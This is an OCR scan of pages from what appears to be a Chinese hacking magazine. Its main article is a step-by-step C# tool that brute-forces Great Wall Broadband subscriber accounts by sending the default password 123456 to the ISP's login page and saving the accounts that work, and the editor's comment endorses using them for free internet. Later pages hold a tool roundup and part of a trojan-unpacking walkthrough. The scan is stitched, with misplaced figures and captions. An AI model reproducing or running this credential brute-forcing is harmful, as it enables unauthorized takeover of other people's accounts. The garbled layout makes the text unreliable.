


图4　U盘拔出过程

C＃编程穷举得到长城宽带账号密码

文/向前辉

从本文您可以学到：

1、了解C＃基本语法

2、了解截取及分析数据包

长城宽带——一个知名的宽带接入商，但是知名的宽带接入商也不能避免一些低级的错误。

我们每次登录账号的时候却没有一个验证码，这样就可以利用C＃ HttpWebRequest毫无忌惮的发送请求，并利用HttpWebResponse类得到请求的内容，来判断是否登录成功。当然，其中涉及到简单的线程。知道思路了，现在我们开始来写程序。

新建一个C＃控制台应用程序，导入以下几个命名空间：

```
using System.Net;
using System.Timers;
using System.IO;
using System.Threading;
using System.Net.NetworkInformation;
```

在Main，定义几个变量：

```
static int startNum = 0;   //用来保存需要猜解的开始账号
static int endNum = 0;     //用来保存需要猜解的结束账号
static int pwd = 123456;   //初始密码
```

这几个变量是分别用来保存需要猜解的开始账号和结束账号，还有猜解的密码。使用Console.ReadLine();读取用户输入的开始账号和结束账号及需要猜解的密码，并保存在刚才定义的变量之中。

```
Console.WriteLine("请输入开始账号：");
startNum = int.Parse(Console.ReadLine());
Console.WriteLine("请输入结束账号：");
endNum = startNum = int.Parse(Console.ReadLine());
Console.WriteLine("请输入需要猜解的密码：");
pwd = int.Parse(Console.ReadLine());
```

接收用户输入的信息完毕，这时候就需要开辟一个线程，单独来猜解密码了。为什么要开辟单独一个线程呢？因为如果在当

前线程猜解的话，一时半会儿猜解不出来，就会造成假死现象，所以需要单独开辟一个线程来猜解账号。

```
Thread th = new Thread(new ThreadStart(new Program().Cracker));
th.Start();
```

Cracker方法是在Proaram类里面，并且线程是在静态方法里面声明的，所以我们必须先实例化一个对象，再调用该对象的方法。

当我们实例化一个线程类的时候，需要利用委托并调用一个方法，所以我们新建Cracker方法。

```
private void Cracker()
        {
            HttpWebRequest request;
            HttpWebResponse response;
                byte[] data;
            for (int i = startNum; i < endNum; i++)
            {
            }
        }
```

Request和response是请求和接收响应的对象，data是请求内容的字节数组。

其实，长城宽带每开通一个账号便会给一个初始密码123456或者其他简单的密码，即使没有，一般有些用户也会为了方便而把密码改成123456。其实这也利用了一点点社会工程学，所以我们密码一般就设置为123456，然后利用for循环，穷举全部账号。

现在直接在Cracker方法体里面写上循环条件，还有内容。

```
for (int i = startNum; i < endNum; i++)
   {
   }
```

现在程序的大致框架已经做好了，我们可以在循环体里面写上要循环发送的请求内容。那么发送的内容是什么呢？我们可以用Winsock截获请求的具体内容，我访问宽带的地址是：http://192.168.6.2/，具体内容如图1、图2所示。




图1　登录界面




图2　抓包选择的窗口

我这里的长城宽带刚换成理想网络，操作原理也完全一样。输入测试账号“Storys”，密码“111111”，点击登录，返回错误信息，如图3所示。





图3　登录失败

看看抓包得到的内容，如图4所示。



```
Referer: http://192.168.6.2/
Accept-Language: zh-cn
Content-Type: application/x-www-form-urlencoded
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Mozill
2.0.50727; CIBA)
Host: 192.168.6.2
Content-Length: 51
Connection: Keep-Alive
Cache-Control: no-cache

DDDDD=Storys&upass=111111&0MKKey=%B5%C7%C2%BC+Login
```

图4　抓到的数据包

我们可以看到请求的内容为“DDDDD=Storys&upass=111111&0MKKey=%B5%C7%C2%BC+Login”，Storys是账号，111111则是密码。

现在我们把循环体请求的内容构造为：

```
string postContent="DDDDD="+i+"&upass=" +pwd+"&0MKKey=%B5%C7%C2%BC+Login";
```

请求内容构造成功，现在就需要实例化一个请求的对象，也就是循环上面声明的对象。HttpWebRequest需要用WebRequest来创建一个对象，并强转为HttpWebRequest，代码如下：

```
request = (HttpWebRequest)WebRequest.Create("http://192.168.6.2/");
```

当然，我们还可以用as进行强转，代码如下：

```
request = WebRequest.Create("http://192.168.6.2/") as HttpWebRequest;
```

每次请求时还需保留请求的Cookie、设置请求的方法、设置Content-TypeHttp标头的值、请求内容的长度，相关代码如下：

```
data = new ASCIIEncoding().GetBytes(postContent);
request.Method = "POST";
request.CookieContainer = new CookieContainer();
request.ContentType = "application/x-www-form-urlencoded";
request.ContentLength = data.Length
```

前面赋值已经做好了，那么该怎么请求呢？这就要用到流。首先获得请求流，然后再把请求的内容写入进去，最后关闭流，相关代码如下：

```
Stream requestStream = request.GetRequestStream();
requestStream.Write(data, 0, data.Length);
requestStream.Close();
```

当程序运行到这里的时候，已经完成了请求。那么到底请求成功没有，返回的内容是什么？我们就需要用到WebResponse类了。

首先，应该获取请求返回的流，先定义返回内容的大小，然后实例化一个response对象，并且获得返回流及流的大小，把流放入事先声明好的字节数组中去，再转换成string类型。请看如下代码：

```
byte[] buf=new byte[30240];
response = (HttpWebResponse)request.GetResponse();
Stream responseStream = response.GetResponseStream();
int count = responseStream.Read(buf, 0, buf.Length);
string content = Encoding.Default.GetString(buf, 0, count);
```

上面转换成字符串的方法是得到本机默认的编码格式，并且转换。这样，我们就完成了从请求到得到响应内容的全部过程，但是要怎么才能判断登录是否成功呢？

其实当我们手动登录的时候，每当看到“登录成功”的提示就知道本次登录成功了，所以，程序也不例外，我们也是判断返回的内容里面有没有“登录成功”的字符串，或者判断返回内容是否不包含“登录失败”的字符串。

可以给转换成string类型的这段话设置一个断点，在调试模式下查看返回的内容，如图5、图6所示。

一对比就知道了，登录成功的有“Dr.Com登录成功窗”，所以判断返回的字符串里面是否包含“Dr.COM登录成功窗”，否则登录失败！

这样就要用到string类的IndexOf()方法了，如果返回为-1则表示没有找到字符串，其他则表示找到字符串的位置。请看如下代码：

```
if (content.IndexOf("Dr.COM登录成功窗") != -1)
{
}
```

当程序猜解到了账号还有密码的时候就直接保存到文件里面，以备我们日后使用。现在就需用到IO包里面的StreamWriter，请看如下代码：

```
0000;ve=0000;vf=0000;
msga='';
pp="<p></p>";
flow0=flow%1024;flow1=flow-flow0;flow0=flow0*1000;flow0=flow0-flow0%1024;fee1
=fee-fee%100;
UT="本帐号已使用时间 : "+time +" 分钟"+pp;
UF="本帐号已使用流量 : "+flow1/1024+'.'+flow0/1024+" MByte"+pp;
if(fsele==1)UM="本帐号余额 : "+fee1/10000+" 元";
else UM="";
function DispTFM(){
        switch(Msg){
                case 0:
                case 1:
                        if((Msg==1)&&(msga!="")){
                        switch(msga){
                        case 'error0':
                                document.write("本 IP 不允许Web方式登录");
                                break;
                        case 'error1':
                                document.write("本帐号不允许Web方式登录");
                                break;
                        case 'error2':
                                document.write("本帐号不允许修改密码");
                                break;
```

图5　登录失败返回的内容

```
using (StreamWriter writer = new StreamWriter("Resoult.txt", true, Encoding.
Default))
{
    writer.WriteLine(i.ToString());
    writer.Close();
}
```

这里为什么要用 Using 呢？ Using 除了引用命名空间以外，当在某个代码段中使用了类实例，只要离开，这个代码段就自动

```
文本可视化工具
表达式(E): content
值(V):
<html><head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
<title>Dr.COM登陆成功窗</title>
<script language="JavaScript"><!--
Gno=04;UID='1005138                    ';m=1;UL='http://www.ideallan.com
';mcode="CC00";

url1='http://192.168.6.2:9002/0'        ;
window.open(url1,'','width=280,height=60,left=0,top=0,resizable=1');
```

图6　登录成功返回的内容

调用这个实例的Dispose。这样写即使最后不写上Close()方法，当离开该代码段的时候，Framework 也会帮我们自动关闭的。

账号虽然猜解到了，但是这只是针对没有验证码的网站进行密码和账号穷举，其中涉及到了线程，而且需要多线程进行操作，速度才能跟上去。

大家一定要注意我们实例化线程类的时候，必须通过委托来调用线程需要执行的方法，如果该线程在静态方法中声明，调用同类下面的方法时必须先实例化该类，也就是new一个对象，然后通过该对象进行调用，否则编译通不过。

（文章中所涉及的相关代码及工具都已经收录在光盘中）

编辑点评：

不用长宽也不知道有这等低级错误，看来用长宽的菜菜们有福了，免费上网噢！不过不要太过了哦，小心挨PP！

Cracker 86说

冬天来了，crack 好像也进入了冬天，很多破解爱好者从原来的破解软件转向到漏洞分析、病毒分析等方面了，所以有时候为了生活，不得不放弃一些自己感兴趣的东西。但是技术依然是每天在进步，即使金融危机影响了全球经济，即使近来爆发的IE 0day 漏洞。

每月破资源

1、FastScanner v2.0_English version




图1

这是一个AT4RE TEAM 出品的类似于 peid 的查壳工具，修复了一些目前已知的 bug，这次还更新了PE-Editor plugin，功能是越来越完善了。为了照顾一些看不懂英文的朋友，我特意给大家找了一个汉化的版本，希望有用，我个人的观点是，尽量使用原版。

2、附加数据提取查看器 V1.2

这是一个可以在程序中提取附加数据出来的工具。有时候需要处理一下某些特殊作业时，这个工具可能会帮上你的忙，比如木马病毒方面。

3、VMProtect 简体中文帮助＋使用手册

引用部分介绍："VMProtect是新一代的软件保护系统，不像市场上其它常见的保护软件，它可以修改软件产品的源代码，转换部分代码为在虚拟机上运行的字节码（bytecode）。您可以将虚拟机想象成为带有不同于 Intel 8086 处理器系统指令的虚拟处理器。例如，虚拟机没有比较两个操作数的指令，也没有条件跳转和无条件跳转指令等等。这样一来，破解者就需要开发一整套的解析引擎来分析和反编译字节码。以现有的解密理论，破解者想要还原出源代码几乎是不可能的。"

相关连接：http://www.unpack.cn/viewthread.php?tid=19539




图2

手工脱某下载者NsPacK Private壳

■风飞沙

从本文你可以学习到：

如何手脱 NsPacK Private 壳

现在正闹经济危机啊，破产的、裁员的、薪水下调的……唯一不见下降的就是木马的增长速度。这不，昨天又被菜MM叫过去修电脑了，于是便有了此文。

实验须知：

随刊光盘中附带本文示例下载者样本，但极具危险性，建议读者们在 VMware 等虚拟机上操作实验。

工具准备	
查壳软件	PEid v0.94
脱壳软件	LordPE
指针修复软件	ImportREC_fix
调试软件	Ollydbg 1.10 + HideOd 插件

分析脱壳

样本名：spoolsv.exe

替换系统的正常 spoolsv.exe 文件以达到不写自启动项而自启动，该手法高度隐匿，能躲过很多安全软件及高手的追杀。

使用 PEid v0.94 查壳，提示为“什么都没找到 *”。改用深度扫描，提示为“Anti007 V1.0-V2.X -> NsPacK Private *”。

用 Ollydbg 载入程序，使用 HideOD 插件隐藏 Ollydbg。入口点停在 1314B227 处，向下看代码，可以在 1314B22B 处看到一个 PEB 标志位检测的反调试代码，如下：

```
1314B227 >  9C              pushfd                                  ;
壳的入口
1314B228    60              pushad
1314B229    2BC0            sub     eax, eax
1314B22B    64:8B40 30      mov     eax, dword ptr fs:[eax+30]      ;
读取PEB结构
1314B22F    0FB640 02       movzx   eax, byte ptr [eax+2]
1314B233    08C0            or      al, al
1314B235    74 02           je      short 1314B239
; 如果发现被调试则不跳转程序退出，可以使用od插件去除调试标记
1314B237    8720            xchg    dword ptr [eax], esp
1314B239    05 A0E5415F     add     eax, 5F41E5A0
1314B23E    35 A013554C     xor     eax, 4C5513A0
1314B243    FFD0            call    eax                 ;F7 步入
1314B245    40              inc     eax                             ;
```

小知识：

如果程序处于调试器中，那么在PEB结构中有个beingDegug标志会被设置，直接读取它就可判断是否在调试器中。实际上IsDebuggerPresent就是这么干的。

从 1314B227 一直 F8 单步到 1314B243 处，使用 F7 步入 CALL EAX，来到 1314F600处。继续用F8单步向下走到1314F65B处，使用F7步入call 1314F678。来到1314F678处后，向下我们又可以看到检测调试行为的代码了。一直使用 F8 单步直到返回 1314B246 处，然后继续使用 F8 直到 1314B284 处，明显是一个变形 CALL，代码如下：

```
1314B27E    8985 11FEFFFF   mov     dword ptr [ebp-1EF], eax
1314B284    E8 00000000     call    1314B289        ; 变形call, F7
1314B289    5B              pop     ebx
```

使用 F7 单步走过 1314B284 的变形 CALL 1314B289，然后从 1314B289 开始使用 F8 单步向下走，直到 1314B499 处，代码如下：

```
1314B488    83F8 00         cmp     eax, 0
1314B48B    74 0A           je      short 1314B497          ; 似乎
要到 OEP 了
1314B48D    61              popad
1314B48E    9D              popfd
1314B48F    B8 01000000     mov     eax, 1
1314B494    C2 0C00         retn    0C
1314B497    61              popad
1314B498    9D              popfd
1314B499  - E9 62DBFFFF     jmp     13149000
; 不要被骗了，这不是OEP，单步跟过去。
1314B49E    8BB5 E1FDFFFF   mov     esi, dword ptr [ebp-21F]
```

需要留心的是，在 1314B474 处的 CALL dword ptr [ebp-183]，调用的是 kernel32.VirtualProtect。这里先卖个关子，读者们先思考吧，最后总结时我再讲原因，代码如下：

```
1314B473    50              push    eax         ; 注意下面CALL的地址
1314B474    FF95 7DFEFFFF   call    dword ptr [ebp-183]
; kernel32.VirtualProtect
1314B47A    5A              pop     edx
```

从 1314B49E 处来到 13149000 处，由于 Ollydbg 误认为此处是数据，所以我们要使用右键中的“分析”项中的“从模块中删除分析”进行修正，以便观看代码，如图 1 所示。

向下查看代码，发现有多处调用 CALL 1314910D，一直向下看，直到 131490E2 处。我们在 131490E7 处下断点，使用 F9 跑起来，程序断在 131490E7，代码如下：

```
131490E2    E8 26000000     call    1314910D
131490E7    FFB5 A3144000   push    dword ptr [ebp+4014A3]
; 在此处下断点，F9 跑过来
131490ED    58              pop     eax
131490EE    BB 74144000     mov     ebx, 401474
131490F3    03DD            add     ebx, ebp
131490F5    66:8BD8         mov     bx, ax
131490F8    83C4 0E         add     esp, 0E
131490FB    2B9D EA144000   sub     ebx, dword ptr [ebp+4014EA]
13149101    81C4 EE030000   add     esp, 3EE
13149107    FFE3            jmp     ebx     ; EBX 所指就是光明之巅
```

从 131490E7 处，使用单步走，直到 13142330，此处就是该木马样本的 OEP 了，代码如下：

